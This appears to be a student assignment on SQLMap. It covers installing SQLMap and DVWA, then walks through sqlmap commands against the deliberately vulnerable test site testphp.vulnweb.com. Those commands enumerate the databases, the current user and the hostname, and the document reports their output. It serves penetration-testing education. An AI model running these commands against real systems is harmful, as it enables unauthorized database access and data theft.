Assignment - 2 SQL-Map

SQLMap

SQLMap is an open-source penetration testing tool specifically designed to automate the detection and exploitation of SQL injection vulnerabilities. SQL injection vulnerabilities occur when an application fails to properly sanitize user input, allowing attackers to inject malicious SQL code into queries. SQLMap leverages these vulnerabilities to gain unauthorized access to database servers and potentially sensitive data.


Key Features

- **Automated Detection and Exploitation:** SQLMap streamlines the penetration testing process by automating the identification and exploitation of SQL injection vulnerabilities.
- **Advanced Features:** In addition to basic detection and exploitation, SQLMap offers a range of advanced features to support comprehensive penetration testing, including:
  - Selecting optimal injection techniques
  - Customizing injection payloads
  - Optimizing performance and reliability
  - Extracting and dumping valuable data
  - Utilizing advanced database exploitation techniques

Installation of SQL-Map


SQLMap is written in Python, making it easily installable on most operating systems. There are two primary installation methods:

1. **GitHub Repository:** Alternatively, you can clone the SQLMap repository directly from GitHub. This method offers more flexibility for customization but requires manual installation steps.



2. **Package Managers:** For Debian-based systems like Ubuntu, you can leverage the apt package manager. Here's an example command:

```
sudo apt-get install sqlmap
```




Utilizing a Vulnerable Web Application (DVWA)

We'll leverage the Damn Vulnerable Web Application (DVWA) project, a deliberately insecure web application designed for ethical hacking practice. Here's a step-by-step approach for setting up DVWA on Kali Linux:


1. Downloading DVWA

- We can download the DVWA either through the repository or with the docker container



For kali linux we use apt to install packages:


`sudo apt-get install docker.io`



Installing our test application


We will be using DVWA as our test application to demonstrate these vulnerability types so that you can get an easy overview of the basics and can follow along. We firstly need to install DVWA though by pulling the docker container.

`docker pull vulnerables/web-dvwa`




Now that we have the container pulled, all we need to do is start it.

`docker run --rm -it -p 80:80 vulnerables/web-dvwa`



Running the above code will start docker on port 80 using the web-dvwa container. We can then surf to http://127.0.0.1 using any web browser. This will start up our docker container with the username and password “test”. After logging in you will notice the DVWA script detecting a fresh installation and asking to create/reset the database. Simply click the button and let DVWA do all the work for you.




This will send you back to the login page where you can no longer use the test/test username and password combination. You will now need to log in using the following data:

Username: admin

Password: password

- give the credentials and scroll down and press reset database and again login then, you’ll see as follows



Performing SQL Injection Attack

Here we will illustrate the process of conducting a basic SQL injection attack targeting the website "http://testphp.vulnweb.com/".


Steps:

1. Identify Vulnerability:

Firstly, switch to the root user and execute the command:

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch
```


Upon execution, the tool will detect an SQL injection vulnerability.



2. Explore Database:

- To retrieve information about the available databases, execute:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```




- This command will provide a list of databases accessible through the vulnerable endpoint.

- Notably, the databases found include:

1. acuart
2. information_schema

3. Identify User and Host:
- To ascertain the current user and host, run:

`sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --hostname --batch`



- The output will reveal the current user as 'acuart@localhost' and the hostname as 'ip-10-0-0-222'.

Conclusion:

By following these steps, we can exploit the SQL injection vulnerability to gather critical information about the database structure, user details, and host information. It's imperative to use this knowledge responsibly and take necessary steps to secure vulnerable systems.